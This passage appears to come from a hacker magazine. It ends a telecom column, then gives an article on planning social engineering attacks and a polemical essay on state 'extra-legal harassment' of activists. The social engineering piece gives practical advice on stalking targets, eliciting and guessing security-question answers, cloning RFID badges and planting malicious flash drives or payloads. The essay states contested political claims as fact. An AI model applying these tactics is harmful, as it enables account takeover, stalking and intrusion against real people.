Internet service was spotty and expensive onboard the ship. Satellites are very low to the horizon in Antarctica, so any obstructions bigger than a penguin would cause an interruption in coverage. Service is charged by the megabyte (at a rate of over \$1 per megabyte) and the speed is really only suitable for using mobile versions of websites or for using console applications like SSH. People who went online with their mobile phones or iPads seemed to get the best results, since applications on these devices are designed for slow and spotty data connectivity. I personally opted to unplug from the Internet the entire time that we were aboard the ship, making only occasional phone calls and sending postcards. With no job responsibilities, I considered it a nice break from the usual firehose of email and phone calls. Two weeks later, after one of the most incredible experiences of my life, we were all back in Ushuaia, and it was time for me to make my way to Rotterdam, about the farthest point possible from Antarctica. After a journey via Buenos Aires, Santiago, Los Angeles, Seattle, Beijing, Moscow and Amsterdam, I finally arrived in my new home.

Of course, one of the first things I needed to figure out once arriving was how to stay connected. My room here was already equipped with Internet service, and the speeds are pretty respectable with a steady 10 Mbps. This provided a seemingly excellent platform for VoIP, so I set up my trusty netbook with MagicJack. Unfortunately, the quality of service was very poor. MagicJack routes you to various gateways based on your source IP, and they seem to route all European IP addresses to their congested New York gateway. OK, no problem, I've dealt with this issue before in Beijing. I dusted off my trusty Linksys WRT54GL, fired up my VPN, and - armed with a Seattle-area IP address - my MagicJack was working beautifully.

MagicJack provides a surprisingly good-quality solution for calls to the U.S. and Canada, but their international rates are relatively high. Skype and Google Voice also charge relatively high rates to Europe. I use a VoIP provider called callwithus.com for my calls to other locations, and use a Linksys ATA with a separate telephone set for these calls. Callwithus.com has excellent pricing and you have your choice of quality (standard VoIP routes, premium VoIP routes, or PSTN), which is easily configured through a dialing code or on their website. This has been an excellent solution for my local calls in the Netherlands, costing much less than the pricing on my mobile phone.

Finally, it was time to figure out what to do for mobile phone service. There are only three facilities-based carriers here: KPN, Vodafone, and T-Mobile (although a fourth, Tele2, just won a spectrum auction in December and plans to build a new network to replace their MVNO operation built on the T-Mobile network). All operate GSM/UMTS/HSDPA networks on standard European frequencies. The majority of the market goes to these three carriers on subscription plans, which are always less expensive than prepaid options from each of these carriers. However, you can only activate a mobile phone subscription in the Netherlands if you have a BSN number (the Dutch equivalent of a Social Security number). This requires a long time and a lot of paperwork to get.

You can get reasonably priced service through MVNOs, though, and the Netherlands has a lot of them! Seemingly every establishment has its own MVNO. The furniture and household goods store HEMA has one, so do the grocers Albert Heijn and PLUS, and even

the bank Rabobank has its own MVNO. I needed a number right away and didn't have time to shop, so I activated the SIM card that the MVNO Lycamobile gave me for free at the airport (planning to replace it later). To my surprise, it turned out that their plans are very competitive and offer some of the best deals on mobile phone service in the Netherlands. Every €20 recharge nets €60 of credit so you basically divide all the list prices by three to get the real price. The list price of a 1GB data package is €20 (€10 for 300MB). Calls to other Lycamobile subscribers are free, international rates are reasonable (although not especially low), and calling prices are considerably less than plans from the major carriers. Vodafone, the underlying carrier for Lycamobile, doesn't offer all of the services Lycamobile does, and the ones they do offer cost about triple what I'm paying. I have to wonder whether the reason for the "double bonus" game that Lycamobile plays is due to a contractual obligation not to substantially undercut Vodafone's published prepaid rates, although obviously neither Vodafone nor Lycamobile would comment.

Data is relatively cheap, but SMS pricing lists at 15 cents each and local calls list at up to 25 cents per minute with a 9 cent connection fee on top of it. As is the European standard, incoming calls are free. I use WhatsApp for SMS to get around the charges (virtually everyone does the same here) and use Skype where possible for calls on the go (Wi-Fi is typically fast and widely available). Lycamobile also offers some unusual features. SIM cards can be configured with a second number in Poland (and only Poland). This can actually be less expensive for people to call from the Netherlands than your local Dutch mobile number. They also provide free voicemail, which is not common for prepaid mobile phone providers in Europe.

And with that, it is time to bring this issue of the Telecom Informer to a close. 3D printing is a lot cooler in Antarctica, and a group of hackers was almost as much of a curiosity to the cruise-ship set as the penguins. It was certainly another incredible experience from the folks who bring us ToorCon and ToorCamp. The next WorldToor will take place in Turkey. If there is anything more fun than a group of hackers together in a faraway place for two weeks inventing stuff along the way, I'm not sure what it is. Until then, goodbye from Holland!



by Ryan Daley

Social engineering has had a fairly brief history; it's a forever developing area, just like any other IT related field. Attacks are made and countermeasures are put into effect, and the art evolves. There have been many heavy hitters in the history of social engineering, and they set the foundation for this constantly growing threat/hobby. Being successful in this field takes a very specific skill set that some people have from birth and some people take their whole life to learn. There are a small set of common tools used by social engineers. These tools range from a full closet to advanced exploitation software tools. Each of your tools, qualities, and skills comes together after a long planning period to create a well thought out attack.

Introduction

Social engineering is understood as the art of manipulating people into giving you what you want. I like to call it the happy medium between a Jedi and a textbook hacker. The basic principles of this science can be employed in a plethora of situations, situations aside from what most people accredit social engineering with. Certainly most, if not all, people in the IT field have heard of social engineers. The first thing that comes to mind is probably along the lines of malicious email scams or some other sort of phishing, not the guy you met at a breakfast cafe who you spoke to about your upcoming vacation plans.

Benefits of Awareness

You've heard the popular adage "knowledge is power." This has been the longtime hacker banner statement. Of course, reading a brief report on social engineering won't enlighten you to every type of social engineering attack or threat. It will, however, raise your awareness. So, if you share this knowledge, it could potentially set off a mental alarm if you or a coworker becomes a target in the future. Knowing how simple these attacks are to follow through with

and equally how easy some of them are to squelch can significantly increase your overall security stance. People are often the weakest part in any network. You can have the most expensive firewall setups, 40 character passwords enforced by group policy, and perfectly locked down wire closets. All of those measures are not going to stop a front desk clerk or an undereducated CEO from divulging privileged information or inserting a malicious flash drive. Since social engineering is essentially "exploiting the human operating system," consider this information as an operating system patch, not necessarily a fix.

History

Social engineering has been around essentially forever, but has since been re-purposed into taking advantage of flawed security systems and weak IT infrastructures. People use social engineering every day and do not even realize it. Children crying to get what they want from their parents, milking teachers into adding points to increase your grade, saying "I ordered another burger" to get a free one in a drive-thru, or even to get a date ("no really, I mean it - you're the only one for me"). The previous are all watered down examples of tactics used by the best social engineers. In their cases, these tactics are simply re-purposed into attaining more valuable resources. However, value is subjective in some of these cases.

Heavy Hitters

There are many major heavy hitters in the history of social engineering. One name may stand out among the rest as the proverbial father of modern day social engineering: Kevin Mitnick. Mitnick is credited with compromising the security of Motorola, Sun Microsystems, and Pacific Bell. He started out as a phreaker (hackers that attempted to gain access to phone systems and other telecommunication mediums). This is what started Mitnick in the hacker world. Most of his achievements were accomplished with large amounts of technical knowledge, and even more creativity.

Requirements

Being a social engineer is not for everyone. There is a very specific set of character traits that makes a good social engineer, or separates the "Nigerian princes" from the Kevin Mitnicks. Anyone can construct a misleading email that lures people to a website, or leads them into doing something similarly unwarranted. It takes a very special type of person to be able to become

the character they've created for the operation, and not only become this person, but to do it believably and effectively. Equally so, an artisan is nothing without his tools. To fully embrace this identity you've made for yourself; you are going to need a vast array of tools. The ideal tool list will be different for every operation; you can only try your best to prepare. Tools range from a full closet of clothes, RFID scanners, lockpicks, all the way to advanced software to create malicious payloads to the target.

Character Traits

Some people just have a charm about them. You have met someone before who you instantly feel comfortable with, who is easy to talk to, and who you trust soon after meeting. This can be developed with practice, but it can take a lifetime to perfect, so the people who have those characteristics innately have a leg up. Charm is very useful in building quick rapport, which leads to a faster turnover of potentially valuable information. It is almost mandatory to be able to think on your feet. The attack rarely will follow a script you have anticipated, so you have to be able to vary and bounce back to the goal quickly and seamlessly so as not to compromise the whole operation. It only takes one speed bump to raise suspicion in a target. More valuable information will often only be revealed after a connection is made with a target. Being able to talk about things your target enjoys can also drastically speed up the trust building period, and so, being knowledgeable on a vast array of subjects is pivotal. Through recon, you can sometimes find out what to brush up on - croquet to crochet, it could be anything - so be well prepared. Being loquacious is also a quick way to build rapport. This is another innate feature some people have a difficult time getting used to, like anything else, and this gets better with practice. This is much easier for some than others. Being able to walk into an organization essentially lying about everything you are there for and maintaining a believable story takes an incredible amount of confidence. Last but not least, you have to be bold. The situations you are putting yourself in can be threatening and hard to handle. Maintaining composure throughout the entire operation and not getting flustered when things get off track is paramount. These are things that can be improved, however they are very difficult to pick up and learn from nothing.

Hardware

This is going to cover the physical objects that are good to always have around that you use the most often in social engineering attacks. Of course, there are going to be some specific things you will have to use for each attack, but these are the must-haves.

You must be able to wear "what's appropriate" for the given scenario that you are putting yourself into. This basically means having a stacked closet. You may need a pair of beat-up overalls and some old boots for a day of dumpster diving. You also may need an expensive suit for a night at a formal event. Those are the two extremes - everything in between is also recommended. For most operations, you'll be wearing a polo and nice pants. Multiple color polos can be utilized for imitating other company employees, possibly the trash guy, or the IP phone guy. Those are all very realistic options that a full closet would supplement very well.

There are many other more typical hardware items that any worthwhile social engineer will almost always have in his arsenal.

- A good set of lock picks. This is a bit of a given, but they are always good to have.
- A hard drive key that can just be kept on your normal keychain. Outdated but, believe it or not, these things open more than you think.
- You will need a nice pair of binoculars for aid in roadside observation or any other form of distance information gathering.
- A video/audio recorder has infinite use in this field. From meetings at a bar after a few drinks to get some information out of a target, audio recording can help recall some information that was revealed. The video is good for surveillance of an area, recon, and documenting things that would be suspicious to write down.
- RFID scanners are good as well; most organizations have some sort of RFID card for access. This can easily be recorded and cloned onto a card of yours. RFID cards are becoming encrypted more often now. However, for smaller organizations, it is not very cost effective.

Software

First things first. You'll need a stable, quick netbook or laptop with a healthy battery life to support the tools we will talk about. Setting up this laptop, I suggest dual booting some form of Windows and BackTrack. Windows for average use so as not to seem suspicious, potentially with

fake spreadsheets for “inventory” or manuals for something you may be “fixing,” just to play up the guise; BackTrack for when it’s time for business. BackTrack as an operating system is essentially a Swiss army knife. It has so many included features that could, and will, come in handy. It has security tools for monitoring and graphic wireless access points, cracking keys and passcodes, stress testing, and many options for sniffing tools. Definitely hands down the preferred operating system for social engineering operations. Finally, to top off your social engineering laptop, TrueCrypt, which has drive encryption options that will make your own local information compromise extremely difficult, if not impossible.

For organizing and making sense of the preponderance of information you receive from information gathering, you can use software like Dradis, and, for creating a payload or executing an attack, you have SET (social engineer tool kit) and Metasploit.

Planning an Attack

Now we are at the meat of the topic. You have everything ready to formulate an attack. This is a very slow methodical process that can make or break your entire operation. You often only get one chance, and this is the period of time dedicated to making the most out of this chance. These steps can vary slightly from target to target, but most of the time these steps are going to be the basic outline to formulating your attack.

Recon

Now, first things first, do you have your target? Targets can either be a particular person or an entire organization. Sometimes the organization is the end target, and specific people are intermediary targets to the overall goal. After you have your organization, you can pick out a person. Doing recon on a person can be significantly easier than you would think. Mentioned before, one of the most powerful tools in recon can be Google. You would be surprised what you can find out about someone by Googling their email address or full name in quotes. Often blogs or forums they participate in will show up with their email as the user name. You can get a good sense of your target’s interests and past times. On company websites, there are often profiles on the higher ups in their company, which will sometimes have a personal email, but more often a company one, making the previous step easier. They also occasionally have interests, position, and location, which also can be very valuable.

Another resource is social media. If you stumble on a personal profile, that’s almost social engineering recon gold. From a personal profile, you can find out someone’s interests, who they know, where they are, when they are going on vacation, and relatives’ names. This is all at your fingertips. Sometimes an entire attack can be done right after this step, just by guessing security questions. Example: first pet? A picture on their profile with them and a pet. It may not be a first pet, but it’s still worth the 30 second period it takes to try it. Mother’s maiden name? Parents are often linked to profiles, with their original name listed so that friends from before they got married can find them. Where were you born? Hometown is often an option on profiles as well. If attempting to guess questions, there is a pretty good chance you can do it just from a personal profile.

Another option is stalking. A pretty intuitive title, this can mean scoping out a business to maybe see what companies they contract (which can be used for imitating as an attack), what security measures they use, when employees leave and return. If it’s a person, you can find where they go to get coffee in the morning, where they eat lunch, where they go on the weekends. With stalking also comes eavesdropping, which is also a decent way to get baseline information. If dumpster diving is in mind as an attack vector, you could use this stage to take extra note of the uniforms and times of trash men for later imitation.

Using the information you’ve gotten from stalking, you can set up a “spontaneous meeting.” If you’ve found out where they get drinks on the weekends, you could run into them at the bar and start a conversation. You would be surprised at the information that gets loosened up by a few drinks. Through this meeting, you could establish a brief relationship, get names, trade business cards (which shouldn’t say XYZ Security Penetration). In this meeting, you can sometimes get information that the target wouldn’t consider dangerous in the hands of an average Joe. This information can range from the exact security company they contract, insider information about their business, and personal schedules. If he never goes to work on Fridays, you could later use this during an attack to portray the illusion you are closer to him. “He isn’t here, is he? I forgot it was Friday. Mind if I drop this (malicious) flash drive with our updated statistics on it on his desk?”

Here’s another easy approach through a “spontaneous” encounter. You can oftentimes

view the security questions they chose if you try to "recover" their email. One of the questions might be "What was your first car?" If you enter an encounter with this in mind, an exchange could go something like this: "Excuse me. Do you know any good rental car places?" "Someone hit my car earlier and I want to get a good deal. They just don't make cars like they used to, eh?" "I remember my old truck I had when I was 16. That thing could take a beating." Playing off human emotion to be on a similar level, the target will more often than not say "Yeah, my 72 Ford wagon could take a beating too" or something along those lines. A brief meeting like that, coupled with a profile, leaves a very high chance of guessing security questions. And we haven't even passed the first step.

Organization

This step mostly caters to cases with a preponderance of information gleaned from recon. The organization stage is most useful when dealing with a company as a target, to find out the weakest link, or the area you feel a social engineering attack would yield the best results. This stage is also important when dealing with a penetration team where you have a few social engineers gathering information at once. So each social engineer can feed off the information that was gathered without a physical meeting place. Having a central place to store pictures, maps, and information is extremely helpful. My personal favorite is Dradis. This is a web application that allows you to set up a singular web accessible location for storing pictures and information for later use. You can use it to keep track of what is done and what needs to be done. This software is geared more towards security audits (Dradis framework). After all your information is organized, you are ready to start making sense of everything you have gathered and start preparing your attack.

Preparation

This is the phase where you decide what attack vector you are going to utilize and draw up a "game plan" essentially. The information has been analyzed and the facts are all straight. Are you going to guess security questions? Go dumpster diving? Imitate an employee? How are you going to establish the checkmate? After you've decided your weakest link, this is where you decide what you are going to need to create the best possible chance that your goal will be accomplished.

Pretexting is essentially the checklist of

who you are, what you will need, when is the best time, and why you are there (in reference to what you would tell others). If you are making your name John Smith, this is where you decide what this alter ego has done in his life, where he works, and where he came from. If you use your own life as a baseline and change minor details, this can make living as someone else much more simple. Also, using information you gathered during recon, you would make John Smith's interest mirror your target's for faster rapport. A moment of hesitation could easily blow the whole operation, so take special precautions during this step.

Gathering the proper equipment... this could be a proper outfit to be an XYZ Wireless employee, a dirty garbage man, or even another CEO at a county mixer in an expensive suit. It may help to make fake emblems on clothing or vehicles to add the extra believability. The more believable, the less chance you have of front desk Jane second-guessing your intentions. You could make phony business cards that would make your fictitious company believable to use by the target to help engage conversation as well.

Creating the payload is also done in this stage. This can be done very simply through Metasploit. The payload can be a malicious PDF that copies hard drive contents to the flash drive, something to spread a botnet installer across the entire infrastructure, a key logger, or the malicious email attachment. The payload could even be getting a CEO to enter his information on a duped website form. This can be extremely useful, based on the fact that most people use the same password for everything. So their typing in their password could be golden, considering you most likely already have their email addresses. Who isn't going to open an attachment from their own boss?

Last but not least, prepare for the worst. This is basically creating your backup plan: where you are going to escape to if things get out of hand, or guidelines on what grounds you should abort the mission on. Tempers may flare, or suspicions may rise. A good rule of thumb is when you feel frustration building, make a joke. If it doesn't lighten the mood, leave. Frustrated or perturbed people are rarely willing to help.

Execution

This is where all of your previous work comes together for your final venture to the end game. This phase is extremely crucial and can make or break the entire mission. Look at the execution as a walking-on-eggshells scenario. Even

the slightest mishap can raise a mental alarm in the target, drastically reducing, if not completely eliminating your chance for success. Needless to say, take extra caution.

Phrasing is extremely important when attempting to get someone to bend to your will. You want to phrase your statements with confidence, hinting subconsciously that the person you are speaking to already knew they were going to do what you want. Instead of saying "If you could... uhh let me in, I could hopefully fix your problem," you could say "When you let me in, I'll let you know what the problem is and get it solved right away."

This could be considered the power of suggestion. You are essentially telling your target that they already know they are going to let you in, and that you are going to fix it and fast. This works on a subconscious level and is extremely effective. Mastering suggestion as a tool takes practice, but once mastered can render infinitely useful results. Also, in the area of phrasing, be funny, light hearted, well spoken, and cheerful. This is another play on humans wanting to be on the same mental level with the person they are interacting with. If you are open, kind, and

willing to speak, chances are they will be too. That's what you want.

Taking note of a target's emotions can be of help as well. If you can see their face becoming more upset or angry, lead them in another direction. Read their facial expressions to see which direction to lead the conversation. Similar to being "hot" or "cold," use the hints they give you to make them more interested in you. If they have a questioning look on their face and you are speaking to someone with little to no knowledge of what you are doing, eliminate this face by giving them confidence in what you are saying. This can be done with jargon. It seems crazy, but saying more complicated and confusing things that the average person wouldn't know or understand can actually raise the confidence in someone who feels your ability is lacking.

Considering all of the previous steps, make your way to the office and drop off that flash drive. Go to that bar, have a few drinks, loosen up Mr. Smith of XYZ Corp, and get the secrets flowing. Welcome to the end game. If you followed all of the steps correctly and accomplished all of your goals, you win.

Extra-Legal Harassment

by D.B. LeConte-Spink

Lately, the daily news cycle has been filled with the story of Chen Guancheng, a Chinese human rights activist, self-taught lawyer... and target of what is routinely described as "extra-legal harassment" by local Chinese authorities. After serving years in prison on trumped-up charges, he was "released" to his home - only to find himself imprisoned there by armed thugs working for the state. These thugs not only put him on de-facto house arrest, but they also prevented his free contact with outside parties, attacked his family members, and otherwise made his life miserable - for more than two years. This spring, he "escaped" (from what was, theoretically, freedom) and has been engaged in high-stakes negotiations to save himself and his family from further state-sponsored, extra-legal harassment.

The purpose of this article is to explore the concept of extra-legal harassment, to outline the main techniques used, and to share hard-won lessons as to how activists can most effec-

tively protect themselves against these forms of attack. It is essential for activists of all flavors to be aware of the risks of such extra-legal attacks, as they are becoming increasingly commonplace - and are increasingly the "go-to" tactical response of censorious, police-state regimes seeking to silence voices of dissent. Unfortunately, this is far from unique to heavy-handed regimes such as that found in China - extra-legal attacks are now routinely deployed by agents of the American censorship regime, and even appear to be spreading to Europe in some cases. And, while it's true that extra-legal harassment is becoming more commonplace, it's also true that the roots of this suite of anti-dissident tactics run historically deep. By understanding both contemporary examples and some of those deeper roots, we are best able to illuminate the risk landscape of extra-legal harassment.

If it is true that these kinds of attacks are more common nowadays, what is the driver for this uptick in extra-legal tactics? Ironically enough, evidence suggests that the rise of extra-legal tactics is directly - and negatively - correlated with overall increases in formal,

legal protections offered to dissidents, minorities, and activists worldwide. Two examples: not only are (some) previously persecuted sexual minorities now explicitly protected from discrimination by newly-passed laws, but the general concept of respect for diverse opinions is recognized (or, at the least, given lip service) by court systems in more and more countries. In America, the famous *Lawrence v. Texas* ruling by the Supreme Court removed once and for all the (legal) grounds for discrimination against minority sexual orientations. In Spain, critics of the Franco regime (and its descendants) speak more and more openly, with the support of judges actively supportive of genuine human rights. However, the more that courts actually embody a respect for the evenhanded application of rule of law (and for genuine diversity in human affairs), the more that opponents of exactly these trends are forced to seek extra-legal tools to attack activists, dissidents, and minorities. So, in this sense, the success of legal campaigns for formal equality of treatment under law lead indirectly to extra-legal harassment.

Perhaps the canonical example of modern extra-legal harassment is, of course, the persecution brought to bear by rogue U.S. government officials against the WikiLeaks team. All of the elements of an extra-legal campaign are to be found in this example: an absence of substantive claims of any actual laws broken; whipping up of mob frenzy and demagogic hatred towards the victims; reliance on elements of the corporate-oligarchic power structure to implement punitive measures; and the shadowy nature of who, exactly, is managing and implementing the extra-legal campaign itself. These are all red flags for a coordinated, extra-legal attack. However, despite the broad nature of extra-legal attacks promulgated against the WikiLeaks team, there's an even bigger menu of possible extra-legal tools that have been deployed successfully by rogue state elements. These include...

Black Propaganda

The use of disinformation, misinformation, slander, and planted lies in order to smear targets of governmental ire is perhaps as old as central government itself. However, modern forms of black propaganda ("white" propaganda is disinformation spread to make one side of a conflict look good; black seeks to make the other side look bad) have reached

their nasty apotheosis in the work of both the Soviet KGB/FSB and the American CIA during the Cold War. As the two superpowers battled back and forth in their propaganda wars, the techniques they developed inevitably leaked back into civilian spheres. Perhaps most famously, in America the FBI (and other agencies) engaged in an orgy of illegal propaganda campaigns against Native American activists, Black Panthers, peace proponents... basically, anyone who dared to stand up to American hegemony. Dubbed "COINTELPRO," this massive program was eventually unmasked by congressional investigators - although (predictably) not one of the thugs-with-badges who conceived of, implemented, and profited from this illegal conspiracy ever went to prison for their crimes. While far from unique, the disclosures that came from the COINTELPRO unmasking demonstrated authoritatively that black propaganda is an effective, efficient, and always tempting tool of governmental forces bent on destroying a target's life - without bothering to bring criminal charges.

Classical forms of black propaganda involve spreading lies about a target's sexual life, family configuration, religious beliefs, personal past (particularly "crimes" they never committed), or any other wedge issue that can turn mainstream public opinion against the target. Sometimes, false "proof" of such claims are fabricated by the authors of black propaganda campaigns - but that's not always the case. Particularly when coupled with press hit-jobs (see below), black propaganda can be successfully deployed with no objective "evidence" whatsoever. It's worth noting that the Pentagon has invested heavily in tools to spread disinformation via online social networks, which are an ideal vehicle for their transmission. In the WikiLeaks extra-legal assault, claims of "rape" were an effective tool of black propaganda against a key team member: although objective, factual data disconfirmed any such claims, the spread of the "rape" meme served a useful function in splintering supporters of the team, distracting the public from the deeper story unfolding, and draining the emotional and financial resources of the propaganda's targets. In other words, it worked.

Over Frame-Ups

Whilst black propaganda involves disinformation aimed at discrediting a target, a frame-up is less subtle. And, while frame-ups are indeed part of the extra-legal toolkit, they make use of the formal legal system as key element of their approach. When we think of examples of activists being the victims of frame-jobs, examples that come to mind include Soviet-era campaigns to “convict” noted dissidents of “crimes” that never took place. The pure-form are the famous Stalin show-trials, in which party cadres who had fallen from favor were paraded through court hearings that remained formally rigid in their adherence to procedural standards - even as it was clear to most observers that the actual charges (and any putative evidence) were entirely fraudulent. Lawyers were present, judges sat in studious postures... but the whole thing was built on a foundation of shit. They were kangaroo courts, hearing “cases” that had no substance.

Modern frame-ups, in contrast, tend to be both more subtle and more insidious. This is particularly true in the U.S., so-called “land of the free,” where the crime of “conspiracy” has grown in the penal code like noxious, deadly plague. Nowadays, Americans (as well as citizens of other countries, who can be freely kidnapped from anywhere in the world by U.S. forces, whether they’ve ever set foot in the U.S. or not) can - and routinely are - sentenced to decades in prison for “conspiring” to do things... without ever taking active steps to do anything. Of course, the ground was prepared for such injustice as the War on Drugs turned mere discussions about narcotics into federal crimes - but today, conspiring to commit essentially any “crime” can result in indictment, trial, and imprisonment. This is ideal for frame-ups, because the only “evidence” that need be presented in court is statements from self-professed witnesses/co-conspirators. So, if a corrupt prosecutor wants to send a dissident to prison, all she need do is illegally pressure some sorry target into making a false statement against her target - and he’s off to federal prison, for years (I know all about this one, firsthand). Any activist is at risk of such frame-ups, since, by definition, activists work closely with other colleagues, contacts, and allies of varying degrees of familiarity and law-enforcement-resistance savvy. All it takes is one or two of those contacts to be pressured into making false statements, and the frame-up is a success.

Worse yet, think on this: if a corrupt cop (or prosecutor, or whoever) really wants to attack an activist, she can do this: have him arrested and seize any computing devices he might be carrying (smartphone, tablet, etc.). Gain access to the file system and plant a few select files (including, say, images of underage humans... of which law enforcement agencies have endless libraries available at their fingertips) - being careful to ensure the metadata is all doctored appropriately along the way (cop-only forensic tools like EnCase make this trivially easy even for technical noobs); now, you’ve got an indictment, a guaranteed “win” in front of an enraged jury, and decades in prison for the activist. Even if the activist protects himself with well-implemented encryption, what’s to stop that corrupt cop from simply wiping the entire HD, installing a new OS, and planting a few files on that? Sure, the target can hire his own forensic experts to contest the whole setup... but who will the jury *really* believe? If this sounds farfetched, remember that the only thing preventing such scenarios is the assumed “honesty” of cops. Given how many cops are busted each and every day for all manner of corruption and lawbreaking (and those are only the ones who are *caught!*)... do you feel lucky, punk? If only one in ten cops are corrupt, that’s still a 10 percent chance of going to prison for decades.

Paper-Thin Indictments

A related form of extra-legal harassment to overt frame-ups are paper-thin indictments. This is, again, more common in the U.S. since there’s essentially no cost to a prosecutor who brings frivolous, mean-spirited, or outright bizarre indictments against targets. Once an indictment is birthed - and essentially any prosecutor can whip one up on their word - the target is officially a “defendant.” He can be arrested, strip-searched, paraded in front of a frothing, naive press corps. He can be imprisoned, denied bail (if the prosecutor claims he is a “threat to society,” regardless of facts), placed in solitary confinement, denied access to attorneys (incidentally, every one of these has been done to me, personally, so none are as far-fetched as they sound). From there, he has to try to defend himself. Good luck with that. Sure, in theory, one is “innocent until proven guilty.” Keep reminding yourself of that as you sit in solitary confinement, denied access to phones, legal mail monitored by police goons, etc.

The power of paper-thin indictments is that they can set the entire tone of debate when it comes to their targets. He's a "defendant," and he's "accused" of whatever crimes the prosecutor makes up. Even if he "wins" and beats the indictment, the taint of that entire experience will stick to him, essentially forever. It's really a form of modified black propaganda - using the criminal system as a white-hot branding iron. Worse still, in the U.S. the defendant will need to pay for his own defense (or he can rely on overworked public defenders... if he's a complete fool) - and even if he wins, he's not reimbursed a penny for his costs. With the deck stacked that firmly against defendants, the paper-thin indictment is a tried-and-true tool of extra-legal attack. Finally, the corrupt prosecutor can use the vacuous indictment as a fishing expedition, thereby putting pressure on friends, colleagues, and associates (see "Support Network Attack," below) and perhaps generating a genuine frame-up along the way.

Once again, the WikiLeaks example - the Swedish "rape" hysteria - serves as an excellent example of this form of extra-legal attack. Whether the target is ever actually "convicted" of anything or not is largely irrelevant.

Support Network Attacks

Many dissidents, activists, and social rights campaigners are willing to personally pay a high price in support of their chosen life's work. So, while government goons may well deploy any of the above extra-legal tactics against such individuals, it is unlikely those people will "break" and give up their work (forcing such a break is generally the goal of extra-legal attackers). When a target comes to realize that she is able and willing to withstand the worst a police state can throw at her and not only survive but actually thrive under the assault, she steps up a level and becomes all the more threatening to the forces of subjugation.

This is where support network attacks come into play. Even the most hardcore activist likely has someone in her life who she loves and who she would do (almost) anything to protect. Friends, family, colleagues, shareholders... even pets can be targeted in this kind of extra-legal assault. Let's say an anti-censorship activist has proven willing and able to survive and operate under withering assault from the censorship apparatus. Perhaps she learns that her aged mother is being harassed by tax authorities. Or, her brother is getting anonymous phone

calls "warning" him that his sister's (imaginary, black-propaganda) sexual proclivities are going to be broadcast to a fawning press (see "Press Hit-Jobs" below). What now? What activist can stand up under attacks against not only her, but her (relatively defenseless) loved ones, as well?

More insidiously, support network attacks can make use of the police state's corporate allies to sever essential components of infrastructure from targeted activists, teams, and projects. Yet again, we've got excellent examples of this attack in the WikiLeaks case - think of the American censorship regime's calling of "favors" from PayPal, Amazon.com, and the credit card associations in order to disrupt and delay the team's ability to receive financial assistance from its network of supporters. Another excellent example is the active cooperation of ATT, Verizon, and other big telecom companies in the NSA's massive, illegal spying campaign against American citizens: even though all these companies knew they were breaking the law in doing so, they did "favors" for the U.S. goons and turned over details on countless activists to law enforcement thugs eager for any weapons to use against their targets. Note that no court orders were issued, no formal process was pursued. Instead, it's the old-boys' network of police state supporters which enables these kinds of attacks. The signature experience of victims of such campaigns is an ever-increasing difficulty in procuring any kind of basic corporate service - from payment processing through bank accounts, to advertising placements, hosting arrangements, public relations representation... you name it. When confronted, representatives of these various corporate interests will present dubious, ever-shifting explanations for why service has been suddenly cut off, denied outright, etc. - but, if pushed, they'll admit that they "got a call and received some information" and that they "need to make the right decision for their business, sorry." In recent years, the preferred avenue of attack by American goons seems to be payment processing: cut off access to financial resources, the censors seem to have concluded, and you handicap whatever target you've chosen. Choosing providers outside of highly-censorious countries is a great idea... but the arm of police states is longer than most folks think, and they can "call favors" from corporate entities halfway around the world if they so choose. Surprisingly few companies have the backbone, integrity, and honesty to stand up to such

"requests" for police state assistance. If you think you might be a target of this one, choose wisely when it comes to service providers - that tiny minority willing to stand tall against the covert pressure to cooperate is worth more than its weight in gold.

Press Hit-Jobs

This form of extra-legal attack is almost always combined with one of the others listed above, and in an age of hyperbolic media frenzy it's both deadly effective and increasingly commonplace. However, we must distinguish press hit-jobs from the general tendency of conventional press outlets to demonize that which they do not understand. The latter is a habit of mainstream reporting that is as old as the press itself, and we really can't label it a tool of state repression so much as a bad habit of humanity itself. However, the former is a dark art that has only come into itself fully in modern times. Even so, there are examples of press hit-jobs that go back much further - in pre-revolutionary America, political authorities would issue anonymously-printed, slanderous handbills against hated colonial agitators... a good example of extra-legal attack. In all press hit-jobs, the core of the attack lies in the distribution of false "facts" to press organs willing (or eager) to publish them, and the refusal of those same self-styled "journalists" to fact-check these lies into oblivion, or print corrections once these false facts are called to account.

In the modern context, one can identify a press hit-job by several signature attributes. One is that the source of the slanderous "information" (actually, disinformation) is almost never listed by name. Instead, these stories are attributed to "anonymous government officials" or "police sources" or some such. This helps to shield the perpetrators of such smears from civil liability for defamation. Two, the smears themselves are at once seemingly specific, and yet remain blurry and indistinct. Perhaps someone is accused of "ties to criminal hacking groups," or "involvement in serious illegal activities." Most perniciously, a press hit-job will sneak in a mention to some kind of alleged "underage content" and let readers fill in the blanks themselves (read: CP). Three, if the target of such a hit-job tries to contact the writers who have foisted off such lies on their reading public, the authors take extraordinary steps to hide from accountability. Phone calls refused, emails unanswered. Go up the chain of command to

publishers, ombudsman, and the like, and the same holds true: the wall of silence. No correction will ever be printed, no apology offered. The hit-job exists to smear, and factual reality has no role to play.

Outsourced Thuggery

Of all the extra-legal tactics discussed thus far, outsourced thuggery is perhaps the most frightening when deployed aggressively. In modern society, the central government retains what political scientists call a monopoly on violence. If someone assaults you or robs your house, you're supposed to call the police - who will handle capturing the attackers, punishing them, and so on. They have a monopoly on the use of force in society, and you are able to - indeed, *required* to - allow them to take care of such matters on your behalf. It's a fundamental tenet of rule by law.

However, this aspect can be turned on its head by extra-legal partisans within government. Let's say you are a dissident and local cops don't like you as a result of your political beliefs, activism, online work, whatever. If they send actual, badge-carrying police to your house to beat you up, you're surely going to sue them in civil court and it's even possible you'll win the case (although unlikely the cops would actually go to prison, in today's day and age of "protect the cops" politics). However... if the cops simply authorize someone *else* to assault you with the promise that the attacker won't face any kind of prosecution or punishment and, in fact, will receive some form of "off the books" benefits from the cops, then you've been the victim of outsourced thuggery. A particularly nauseous form of this extra-legal attack involves the cops telling thugs that it's "fair game" in stealing from targeted activists - the benefit promised to the thugs is that they can keep whatever they steal, no questions asked, no prosecution. As an activist facing outsourced thugs, you can't actually fight back against them - since you'll be charged with "assault" if you engage in violence (which the police, remember, have a legal monopoly on). You're in a Catch-22 situation, damned if you do and damned if you don't. Outsourced thuggery can escalate to vicious physical attacks or even murder (this happens, for example, in Russia to many dissident leaders and brave journalists exposing official corruption); in America, it's more commonly a tacit agreement that police will allow vigilantes to target activists without

any risk these attacks will be prosecuted.

